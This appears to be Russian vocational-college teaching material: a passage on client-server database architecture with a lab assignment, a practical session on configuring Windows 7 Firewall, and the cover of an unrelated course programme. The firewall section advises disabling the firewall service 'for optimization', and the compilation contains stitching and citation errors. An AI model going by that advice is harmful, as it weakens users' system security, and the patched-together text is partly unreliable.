Однако развитие этих технологий ограничено, прежде всего, тем, что они ориентированы в основном только на вычислительные системы, построенные на базе ОС типа Windows. И хотя появляются версии ADO для других типов ОС, переносимость приложений, созданных на основе этой технологии, на вычислительные системы, не использующие Windows, остается проблемой.

Способы организации взаимодействия клиентской и серверной частей приложений на основе архитектуры «клиент-сервер» не ограничиваются только перечисленными технологиями. Сложно даже перечислить их все в рамках данной книги, а тем более подробно описать. Более подробно об организации приложений на основе архитектуры «клиент-сервер» можно узнать в [25, 27, 48, 77, 79].

Поддержка технологий доступа к СУБД в системах программирования

Появление и развитие различных технологий доступа клиентской части приложений к серверу данных не осталось без внимания разработчиков систем программирования (особенно если учесть, что такие создатели новых технологий, как компания Microsoft, являются одновременно и разработчиками систем программирования). Поэтому на рынке систем программирования появились системы, поддерживающие основные существующие технологии доступа клиента к серверу данных.

Если разработчик клиентской части приложения останавливает свой выбор на одной из существующих стандартных технологий, то в этом случае он не только избегает зависимости создаваемого приложения от типа СУБД, но и получает возможность выбора среди систем программирования, доступных на рынке. Это обусловлено тем, что практически все современные системы программирования поддерживают такие распространенные технологии как ODBC или ADO и

предоставляют разработчикам инструменты и библиотеки, снижающие трудоемкость создания клиентов на основе таких технологий. В дальнейшем возможности созданного приложения будут ограничены только возможностями выбранной технологии: например, технология ADO имеет широкие возможности, но ее применение ограничено только вычислительными системами, построенными на базе ОС типа Windows.

Таким образом, выбирая стандартную технологию, разработчик получает выигрыш в выборе СУБД и средств разработки, но проигрывает в производительности, так как универсальные методы доступа к СУБД менее эффективны, чем специализированные.

Если же разработчик клиентской части приложения выберет для взаимосвязи с сервером данных специализированную технологию, ориентированную на определенный тип СУБД, то он, безусловно, получит более высокую скорость обмена данными между сервером и клиентом. Однако в этом случае он будет ограничен и в выборе типа СУБД, и в выборе средств разработки. Первое утверждение очевидно, так как специализированный метод доступа ориентирован на определенный тип СУБД (а зачастую — и на определенную версию СУБД). Второе утверждение основано на том, что специализированные методы доступа к СУБД либо совсем не поддерживаются системами программирования от других производителей, либо имеют ограниченные инструменты поддержки, снижающие эффективность разработки. В этом случае лучше всего использовать систему программирования, созданную тем же производителем, что и СУБД (в настоящее время ведущие производители СУБД предлагают и свои средств разработки).

Выигрыш в эффективности доступа клиента к серверу данных при использовании специализированных методов обусловлен еще одним немаловажным фактором: все производители СУБД заинтересованы в создании как можно большего количества клиентских приложений, ориентированных именно на их СУБД. Поэтому все полезные для клиентов нововведения появляются в первую очередь именно в специализированных средствах доступа и только потом уже, если это возможно, переносятся в средства, обеспечивающие поддержку стандартных технологий.

Каждый из описанных путей создания клиентского приложения в архитектуре «клиент-сервер» не лишен своих преимуществ и недостатков. Выбор одного из них остается за разработчиком и зависит от тех условий, для которых создается то или иное приложение.

Проблемы и недостатки архитектуры «клиент-сервер»

Приложения, созданные на основе архитектуры «клиент-сервер», получили ряд преимуществ по сравнению с приложениями, не использующими распределенных вычислений, а также приложениями, созданными на основе архитектуры «файл-сервер». Тот факт, что основные производители систем программирования включили в свои системы средства поддержки разработки приложений в этой архитектуре, обусловил широкое распространение таких приложений на рынке программных средств.

В то же время, сама по себе архитектура «клиент-сервер» не лишена некоторых недостатков:

· функции управления данными возложены на сервер данных, но обработка данных (прикладная логика или бизнес-логика) по-прежнему выполняется

клиентами, что не позволяет существенно снизить требования к ним, если логика приложения предусматривает достаточно сложные манипуляции с данными;

- при необходимости изменить или дополнить логику обработки данных необходимо выполнить обновление клиентских приложений на всех рабочих местах, что может быть достаточно трудоемко;
- если необходимо изменить только внешний вид интерфейса пользователя (отображение данных), но оставить неизменной логику обработки данных, при этом чаще всего требуется заново создать и установить на рабочем месте новый вариант клиентской части системы;
- при использовании мощной промышленной СУБД требуется наличие лицензии на подключение к СУБД для каждого рабочего места, где установлена клиентская часть программного обеспечения.

Наличие хранимых процедур и других мощных средств, расширяющих возможности серверов данных, позволяет перенести на них так же и значительную долю функций прикладной логики. Это несколько нивелирует большинство указанных недостатков архитектуры «клиент-сервер», но не позволяет полностью избавится от них по следующим причинам:

- внутренние языки СУБД, используемые для создания хранимых процедур и других подобных средств, хотя и сравнимы в настоящее время по своим возможностям с языками современных систем программирования, но всё же уступают им — поэтому не все функции прикладной логики могут быть реализованы на сервере данных столь же эффективно, как на клиенте;
- хранимые процедуры, триггеры и другие средства СУБД, созданные на ее внутреннем языке, после предварительной компиляции сохраняются во внутреннем коде СУБД (но не в машинных кодах), а во время исполнения интерпретируются СУБД — поэтому они проигрывают в производительности результирующим программам, созданным в машинных кодах.

При разработке приложений в архитектуре «клиент-сервер» вовсе не следует стремиться все функции прикладной логики возложить на сервер данных. Следует помнить, что СУБД интерпретирует код, а потому серверу всегда потребуется больше ресурсов для выполнения тех же функций, которые на клиенте выполняются в машинных кодах. Разумное распределение функций между клиентской и серверной частью приложения зависит от многих факторов, в том числе от количества клиентов, мощности клиентских и серверного компьютеров и др.

Еще одним средством, которое может расширить возможности приложений, построенных на основе архитектуры «клиент-сервер», является использование терминального доступа в сочетании с возможностями этой архитектуры. В этом случае компьютер-клиент, на котором выполняется клиентская часть приложения, одновременно становится терминальным сервером, к которому могут подключаться компьютеры-терминалы. Тогда вся логика организации пользовательского интерфейса выполняется компьютерами-терминалами, прикладная логика приложения выполняется на терминальном сервере (который одновременно является клиентом), а логика обработки данных и файловые операции выполняются на сервере данных. Поскольку клиентов может быть несколько, то и терминальных серверов в такой структуре может быть несколько. Тогда пользователь компьютера-терминала

либо подключается только к заданному терминальному серверу, либо имеет возможность выбрать один из доступных терминальных серверов для подключения.

ПОРЯДОК ВЫПОЛНЕНИЯ РАБОТЫ

1. Получить вариант задания у преподавателя.
2. Разработать структуру БД в соответствии с полученным заданием, выбрать тип используемой СУБД (по согласованию с преподавателем).
3. Создать БД в соответствии с разработанной структурой. При необходимости реализовать хранимые процедуры, триггеры и другие средства обработки данных на сервере.
4. Изучить принципы построения приложений на основе архитектуры «клиент-сервер». Выбрать технологию для взаимодействия с серверной частью.
5. Выбрать систему программирования для разработки клиентской части приложения (по согласованию с преподавателем).
6. Используя выбранную технологию взаимодействия с серверной частью, с помощью выбранной системы программирования разработать клиентскую часть приложения.
7. Написать и отладить программу на ЭВМ.
8. Подготовить и защитить отчет.
9. Продемонстрировать разработанное приложение преподавателю.

ТРЕБОВАНИЯ К ОФОРМЛЕНИЮ ОТЧЕТА

Отчет по лабораторной работе должен содержать следующие разделы:

· Краткое изложение цели работы.
· Задание по лабораторной работе.
· Схему организации БД (БД должна содержать не менее трех взаимосвязанных таблиц).
· Описание выбранной технологии взаимодействия клиентской и серверной частей приложения.
· Текст программы (оформляется при необходимости по согласованию с преподавателем).
· Выводы по проделанной работе.

ОСНОВНЫЕ КОНТРОЛЬНЫЕ ВОПРОСЫ

1. Назовите уровни обработки данных.
2. Назовите основные особенности архитектуры "клиент-сервер"
3. Какие функции может выполнять сервер в архитектуре "клиент-сервер"?
4. Что такое файл-сервер? Назовите особенности его реализации.
5. Какие существуют методы работы с базами данных?
6. Дайте характеристику интерфейса ODBC.
7. Какие источники данных могут быть использованы ODBC?
8. Как осуществляется работа программы при использовании ODBC?

ВАРИАНТЫ ЗАДАНИЙ

Общие требования к разрабатываемому приложению:

1. Приложение должно реализовывать простейшую прикладную функцию в соответствии с заданием. Конкретный состав выполняемых функций

разрабатывается студентами самостоятельно, при необходимости согласовывается с преподавателем.

2. Функции приложения должны выполняться на основе взаимодействия с БД. Состав таблиц и структура БД разрабатывается студентами самостоятельно, согласовывается с преподавателем. Как правило, БД должна содержать 3-5 взаимосвязанных таблиц.
3. Приложение должно работать в двух режимах: административном режиме и режиме пользователя. В административном режиме должно быть доступно больше функций по управлению данными (состав функций для каждого режима указан в варианте задания). Два режима работы приложения должны быть реализованы либо в виде двух программных модулей, либо в виде двух режимов работы одного программного модуля – в этом случае выбор режима работы должен выполняться на основе ввода имени и пароля пользователя при запуске программного модуля.
4. Интерфейс клиентской части приложения должен быть простым, понятным и ориентированным на пользователя. В частности, при выборе данных для взаимосвязанных таблиц выбор должен осуществляться из связанной таблицы с наглядным отображением значащих полей, поиск должен осуществляться по заданным пользователем критериям, при возникновении ошибок, связанных с обработкой данных, должны выдаваться соответствующие сообщения (не сообщения сервера взаимодействия с СУБД!).

№	Функции приложения	Функции администратора	Функции пользователя
1.	Библиотека	Ввод и редактирование данных об имеющихся книгах.	Библиотекарь: выдача книг и получение книг от читателей.
2.	Библиотека	Библиотекарь: обработка поступивших заявок, выдача книг и получение книг от читателей.	Читатель: поиск информации о наличии книг, заявка на получение найденной книги.
3.	Театральная касса	Ввод и редактирование данных о спектаклях и наличии билетов.	Кассир: продажа и возврат билетов.
4.	Театральная касса	Кассир: обработка поступивших заказов, продажа и возврат билетов.	Зритель: поиск информации о спектаклях и о наличии билетов на них, заказ билета на выбранный спектакль.
5.	Железнодорожная касса	Ввод и редактирование данных о расписании и маршрутах движения поездов.	Кассир: продажа и возврат билетов.

№	Функции приложения	Функции администратора	Функции пользователя
6.	Железнодорожная касса	Кассир: обработка поступивших заказов, продажа и возврат билетов.	Пассажир: поиск информации о возможности проезда до станции назначения и о наличии мест, заказ билета на определенный поезд.
7.	Автосалон	Ввод и редактирование данных об автомобилях, их комплектации и сроках поставки.	Продавец: заключение договоров о покупке автомобиля, заказ автомобиля нужной комплектации.
8.	Автосалон	Продавец: обработка заявки, заключение договоров о покупке автомобиля, заказ автомобиля нужной комплектации.	Покупатель: поиск информации об автомобиле нужной комплектации, формирование заявки на автомобиль.
9.	Мебельная фабрика	Ввод и редактирование информации о конструкции мебели.	Изготовитель: ввод информации о поступлении комплектующих на склад и об изготовлении мебели.
10	Мебельная фабрика	Изготовитель: ввод информации о поступлении комплектующих на склад и об изготовлении мебели, продажа изготовленной мебели.	Покупатель: поиск наличия необходимой мебели, заказ и приобретение мебели по заказу.
11	Стадион	Формирование расписания матчей.	Кассир: продажа билетов и возврат проданных билетов.
12	Стадион	Кассир: обработка заказов, продажа билетов и возврат проданных билетов.	Зритель: поиск информации об интересующем матче, заказ билетов на выбранный матч.

По согласованию с преподавателем, допускается объединять однотипные по функциям задания (например, варианты 1 и 2) для выполнения их группой студентов (2-3 человека). В этом случае разрабатывается одна БД и несколько приложений (в соответствии с вариантами задания).

Допускается выполнение студентами своих собственных вариантов работы (по выбору) при условии согласования с преподавателем функций разрабатываемого приложения.

ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 12
Настройка встроенного межсетевого экрана (брандмауэра)

Цель работы: формирование умений эффективно использовать аппаратные и программные компоненты компьютерных сетей при решении различных задач;

Время выполнения – 2 часа

Краткая теория

Брандмауэр Windows - встроенный в Microsoft Windows межсетевой экран. Одним из отличий от предшественника (Internet Connection Firewall) является контроль доступа программ в сеть. Брандмауэр Windows является частью Центра обеспечения безопасности Windows.

Первоначально Windows XP включала Internet Connection Firewall, который (по умолчанию) был выключен из-за проблем совместимости. Настройки Internet Connection Firewall находились в конфигурации сети, поэтому многие пользователи не находили их. В результате в середине 2003 года компьютерный червь Blaster атаковал большое число компьютеров под управлением Windows, используя уязвимость в службе Удалённый вызов процедур. Через несколько месяцев червь Sasser провёл аналогичную атаку. В 2004 году продолжалось распространение этих червей, в результате чего непропатченные машины заражались в течение нескольких минут. Microsoft решила значительно улучшить интерфейс и функциональность Internet Connection Firewall и переименовать его в «Брандмауэр Windows».


В брандмауэр Windows встроен журнал безопасности, который позволяет фиксировать IP-адреса и другие данные, относящиеся к соединениям в домашних и офисной сетях или в Интернете. Можно записывать как успешные подключения, так и пропущенные пакеты. Это позволяет отслеживать, когда компьютер в сети подключается, например, к web-сайту. Данная возможность по умолчанию отключена (её может включить системный администратор).

Изначально Брандмауэр Windows вышел в составе Windows XP Service Pack 2. Брандмауэр по умолчанию фильтрует все типы сетевых подключений: беспроводное, проводное, FireWire и VPN. Это позволяет решить проблему уязвимости, связанную с тем, что правило фильтрации начинает действовать лишь по истечении нескольких секунд после установления соединения. Брандмауэр Windows XP действует только для входящих подключений и не фильтрует исходящие соединения. Windows Server 2003 Service Pack 1, выпущенный в марте 2005 года, включал в себя уже несколько улучшенную версию брандмауэра данной операционной системы. Windows Vista привносит в Брандмауэр Windows новые возможности: 1. Применяя расширенный пакетный фильтр, появляется возможность использовать правила к определенным диапазонам портов и IP-адресов; 2. Новая оснастка консоли Брандмауэр Windows в режиме повышенной безопасности позволяет поддерживать удаленное администрирование и сделать доступными дополнительные возможности. Доступ к ней можно получить следующим образом: Пуск – Панель управления – Администрирование - Брандмауэр Windows в режиме повышенной безопасности. Либо наберите команду «wf.msc»; 3. Фильтрация исходящего трафика позволяет


бороться с различными шпионскими программными обеспечениями и вирусами; 4. Фильтр соединений IPv6.

Включение, настройка и отключение системного брандмауэра

Проще всего найти брандмауэр в Windows 7 — это воспользоваться поиском через меню пуск. Для этого кликните по кнопке «Пуск» в левом нижнем углу экрана и в строку поиска вбейте Брандмауэр и кликните на появившемся значке «Брандмауэр Windows» который выделен на скриншоте ниже:




После того как откроется страница брандмауэра, выберите в левом меню пункт «Включение и отключение брандмауэра Windows 7»



Отключение брандмауэра Windows 7


Кликнув по вкладке включение и отключение брандмауэра Windows, вы попадете на страницу, на которой можно как включить, так и отключить брандмауэр Windows 7, просто выбрав пункт меню «Отключить Брандмауэр (не рекомендуется)», причем можно выбрать отключение как только для своей домашней сети, так и для всех остальных.




Как вы понимаете, включить брандмауэр Windows 7 (если он выключен) можно точно так же, только лишь необходимо отметить пункт меню «Включение брандмауэра Windows». В этом же окошке можно снять галочки различных уведомлений когда брандмауэр блокирует новые программы.

Отключение службы Брандмауэр Windows


Для оптимизации операционной системы, так же рекомендуется отключить службу Брандмауэра Windows 7. Проще всего опять использовать поиск в меню «Пуск». В строку поиска вбейте «Службы» и кликните по ним, для того что бы их открыть.



Для того что бы быстро найти службу Брандмауэр Windows, кликните на любой службе одни раз и нажмите на клавиатуре букву Б, вы сразу же найдете нужную нам службу и уже на ней кликните двойным щелчком, для того что бы ее открыть.



В строке Состояние — нажмите Остановить. Откройте выпадающее меню Тип запуска и выберите Отключена и нажмите ОК. Появится диалоговое окно с предложением перезагрузить компьютер прямо сейчас или вы можете выйти без перезагрузки, выполнив ее чуть позже.




Для того что бы включить брандмауэр Windows 7, выполните те же действия в обратном порядке: Настройка брандмауэра Windows 7◊Исключения брандмауэра Windows 7.

Когда брандмауэр блокирует приложения или например брандмауэр порой блокирует доступ к интернет сети для некоторых игр, существует достаточно простой способ снять это ограничение и дать полный доступ на выход в интернет для этого приложения, в этой сети, к которой вы подключены.


Для этого на странице межсетевого экрана (брандмауэра) выберите в левом меню пункт меню*: Разрешить запуск программ через брандмауэр Windows.*

Далее найдите в списке свою программу и дайте ей доступ в нужной сети или сразу во всех, где нет галочек, таким образом можно добавлять исключения брандмауэра Windows 7.




Настройка брандмауэра Windows 7

Блокировка исходящего трафика. Для повышения безопасности компьютера, что иногда бывает особенно необходимо, можно воспользоваться способом полной блокировки исходящего трафика, т.е. такого трафика, который передается от вашего компьютера к удаленному серверу, разрешить лишь для некоторых необходимых приложений и их соответствующих служб. Для настройки брандмауэра Windows , необходимо перейти на вкладку Дополнительные параметры в окне Брандмауэра. Выберите Брандмауэр Windows в режиме повышенной безопасности в левом меню, после чего в правой колонке, кликните по пункту «Свойства»




Откроется меню Свойства Брандмауэра, в котором можно заблокировать весть исходящий трафик, на вкладке Исходящие подключения. В выпадающем меню выберите «Блокировать» и нажмите Ок. Разрешение для программ после блокировки После того как были заблокированы все исходящие подключения к интернет, можно создать правило, которое позволит подключаться к интернету некоторым программам. Давайте для примера создадим правило разрешающее браузеру Google Chrome подключаться к сети интернет.


Для того что бы создать правило исходящего подключения, выберите «Правила для исходящего подключения», а в колонке действия выберите «Создать правило»:




Появится мастер добавления нового правила, в котором необходимо нажать Далее→




На следующей странице, используя кнопку Обзор добавляете путь к приложению, в нашем случае к браузеру Google Chrome.




Для поиска пути расположения нужного exe файла, вы можете воспользоваться поиском или посмотреть в свойствах ярлыка, там всегда указан путь к приложению.




Нажимаете далее →на следующем шаге отмечаете Разрешить подключение и опять далее→




Отмечаете как на скриншоте ниже и нажимаете «Далее»:



На следующем шаге необходимо ввести имя для правила и если необходимо, то и его описание



Новое правило для брандмауэра успешно создано и работает, о чем свидетельствует зеленая галочка напротив правила.



Точно таким же образом можно добавить правило в брандмауэр для любого нужного порта, для этого в начале необходимо выбрать «Создать правило для порта».

Проверка Брандмауэра

По завершению проведения всех работ по настройке брандмауэра, рекомендуем проверить его работоспособность, воспользуйтесь для этого простым сервисом для тестирования фаерволов на сайте 2IP- http://2ip.ru/firewalltest/

Порядок выполнения

Задание.

1. Ознакомится с методическими рекомендациями по установке, настройке и отключению системного брандмауэра.

2. Выполнить практической части в соответствии с методическими рекомендациями.

Контрольные вопросы

1. Дайте определение брандмауэра.

2. В чем заключается основная функция брандмауэра в понятии ОС?

3. В чем связана необходимость блокирования исходящего трафика? Содержание отчета

4. Наименование и цель практической работы

5. Скриншоты выполнения практической работы.

6. Выводы по практической работе.

7. Ответы на контрольные вопросы.

Литература

1. Замятина О. М. Инфокоммуникационные системы и сети. Основы моделирования : учебное пособие для среднего профессионального образования / О. М. Замятина. — Москва : Издательство Юрайт, 2024. — 159 с. — (Профессиональное образование). — ISBN 978-5-534-10682-4. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/518012 (дата обращения: 12.01.2024).

2. Сети и телекоммуникации : учебник и практикум для среднего профессионального образования / К. Е. Самуйлов [и др.] ; под редакцией К. Е. Самуйлова, И. А. Шалимова, Д. С. Кулябова. — Москва : Издательство Юрайт, 2024. — 363 с. — (Профессиональное образование). — ISBN 978-5-9916-0480-2. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/517817 (дата обращения: 12.01.2024).

Дополнительная литература:

1. Абросимов Л. Методы проектирования и анализа сетей ЭВМ / Леонид Абросимов. - М.: Palmarium Academic Publishing, 2019. - 220 с.

2. Аврамов Л. Центры обработки данных на основе политик и ACI. Структура, концепции и методология / Люсьен Аврамов, Маурицио Портолани. - М.: Вильямс, **2021**. - 384 с.

3. Антонова Г. Технологии передачи информации на физическом уровне модели OSI / Галина Антонова. - М.: Palmarium Academic Publishing, 2021**.** - 192 с.

4. Линович А.Ю. Многоскоростная обработка сигналов в задачах обратного моделирования / Александр Юрьевич Линович. - М.: LAP Lambert Academic Publishing, 2022**.** - 228 с.

5. Назаров А. und К. Сычев Теоретические основы проектирования сетей связи следующего поколения: моногр. / А. Назаров und К. Сычев. - М.: LAP Lambert Academic Publishing, 2020**.** - 536 с.

6., Остроух А. Автоматизация управления производством / Остроух Андрей, Нгуен Дык Тхань und Эдгар Чернов. - М.: LAP Lambert Academic Publishing, 2020. - 284 с.

7. Привалов А. und Ларкин Е. Моделирование информационных процессов тренажерных систем / Александр Привалов und Евгений Ларкин. - М.: LAP Lambert Academic Publishing, 2018**.** - 240 с.

Интернет-ресурсы:

1. Борьба с преступностью в глобальных компьютерных сетях Интернет. Код доступа http://www.s-quo.com/content/articles/335/949/

2. Основы компьютерных сетей и телекоммуникации. Код доступа http://window.edu.ru/ catalog/?p_rubr=2.2.75.6.10 .

3. Сетевые технологии - https://datanets.ru/

Компьютерные сети

МЕТОДИЧЕСКИЕ УКАЗАНИЯ

по выполнению заданий на практических занятиях

для специальности 09.02.09 Веб-разработка

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

РАБОЧАЯ ПРОГРАММА ДИСЦИПЛИНЫ

ОП.06. Операционные системы и среды

для специальности 09.02.089 Веб-разработка

Якутск, 2025

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДАЮ
Директор АНО СПО «Цифровой колледж «Синергия»
С.Н.Семенов
«10» 04 2025 г.

Рабочая программа дисциплины ОП.06. Операционные системы и среды разработана на основе Федерального государственного образовательного стандарта среднего профессионального образования (далее – ФГОС СПО) по специальности *09.02.09 Веб-разработка,* утвержденного приказом Минпросвещения России от 21.11.2023 г. № 879 (зарегистрирован в Минюсте РФ 21.12.2023 № 76532)

Организация-разработчик: АНО СПО «Цифровой колледж «Синергия»

Составитель:
Сидорова А.Ю., зам.директора по УВР

СОДЕРЖАНИЕ

